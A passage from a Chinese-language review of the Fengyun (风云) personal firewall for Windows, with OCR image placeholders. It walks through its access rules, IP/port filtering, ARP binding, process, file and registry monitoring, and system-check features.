


图4

们程序的修改，例如DLL注入到我们存在规则的程序中，通过该程序来访问网络。当风云防火墙发现程序被修改时就会有提示。对于“不符合以上条件时”，我们可以选择让风云提示我们，或者是直接就执行拦截操作。在访问规则下面有个“包含数字签名的程序添加到访问规则，并放行”的选项，勾选上它的话，风云防火墙验证签名后，就自动放行该程序的网络访问活动，并且将该程序加入到访问规则中。

4、IP端口过滤规则

对于这个功能，相信使用过天网防火墙的朋友都很熟悉吧，在默认规则下，风云已经能够很好的保护我们的电脑了，每条规则的描述也很清晰，便于我们按照自己的情况进行选择。当然了，我们也可以自己编写规则，其实默认规则已经很全面了，也没什么好写的。我们来看一条默认规则是如何写的，规则名是“允许局域网的机器使用我的共享资源（如共享文件夹、打印机等）”，我们知道共享服务用到的端口是134-139，协议是TCP，处于局域网，这里我是校园网，使用B类IP地址，从172.16.0.0到172.16.255.255，满足了条件规则动作，我们可以选择通行，拦截或者进入下一条，如图5。




图5

5、ARP防火墙

目前有很多防火墙都加上了ARP防火墙的功能，风云也不例外，首次使用时，要先绑定网关的MAC地址，我们只要输入网关的IP地址，风云就会直接帮我们绑定了。ARP防火墙能帮我们抵御在内网使用网络执行官、P2P终结者之类软件的攻击。

二、主动防御

1、进程监控

默认情况下，风云的进程监控允许运行lsass.exe、svchost.exe等系统程序，当我们运行规则中没有的程序，且符合进程监控模式的规则时，就会提示。默认是忽略运行程序的，但由于有下面几个规则限制，运行部分程序还是会有提示，例如运行加过壳的软件，这时风云就会提示添加入规则。这里我以一个虚拟光驱程序为例，因为这个软件加了壳，打开后出现提示框，勾选上“添加进程监控规则，该程序以后都按照本次操作执行”，这样以后运行这个程序时就不会再弹出提示框了，如图6。再看看进程监控，现在已经出现MiniCD.exe了，如图7。




图6




图7

2、文件监控

文件监控的默认规则是比较少的，我们来看看它怎么起作用，以第一条规则为例，监控系统所在盘的“Documents and Settings\All Users\「开始」菜单\程序\”这个路径下的启动文件夹，监视新建、重命名、修改等操作，当有程序执行以上操作时，风云就会给出提示。如图8所示就是在启动文件夹下创建文件夹时，风云的文件监控提示。

3、注册表监控

注册表监控与文件监控差不多，也是监控存在规则项改动




图8

创建之类，这里就不多说了。网上有高手做了文件监控和注册表规则监控的规则包，已经给大家打包好了，直接导入即可。

三、系统检测

在这里集合了一些系统检测功能，就不分开讲了。进程管理：检测系统的进程，有发现隐藏进程的功能；常规启动项管理：顾名思义，就是检查启动项，不过加了判断安全级别的功能，显示信息也比较详细；服务启动项管理：检查服务，能发现隐藏服务，通过隐藏系统服务能方便我们排查不安全的服务启动项。除此之外还有个比较人性化的功能，就是安全优化服务，可以帮助我们关闭不必要的服务。还有插件管理、文件关联检测、Hosts文件管理、修复IE故障，这些都是比较常见的功能，就不浪费篇幅了。最后面还有个列SSDT（System Services Descriptor Table，系统服务描述符表）的功能，这个表就是一个把ring3的Win32 API和ring0的内核API联系起来的角色。通过修改此表，可以做很多邪恶的事，这里风云把函数和所在模板之类列了出来。

四、系统设置




图9

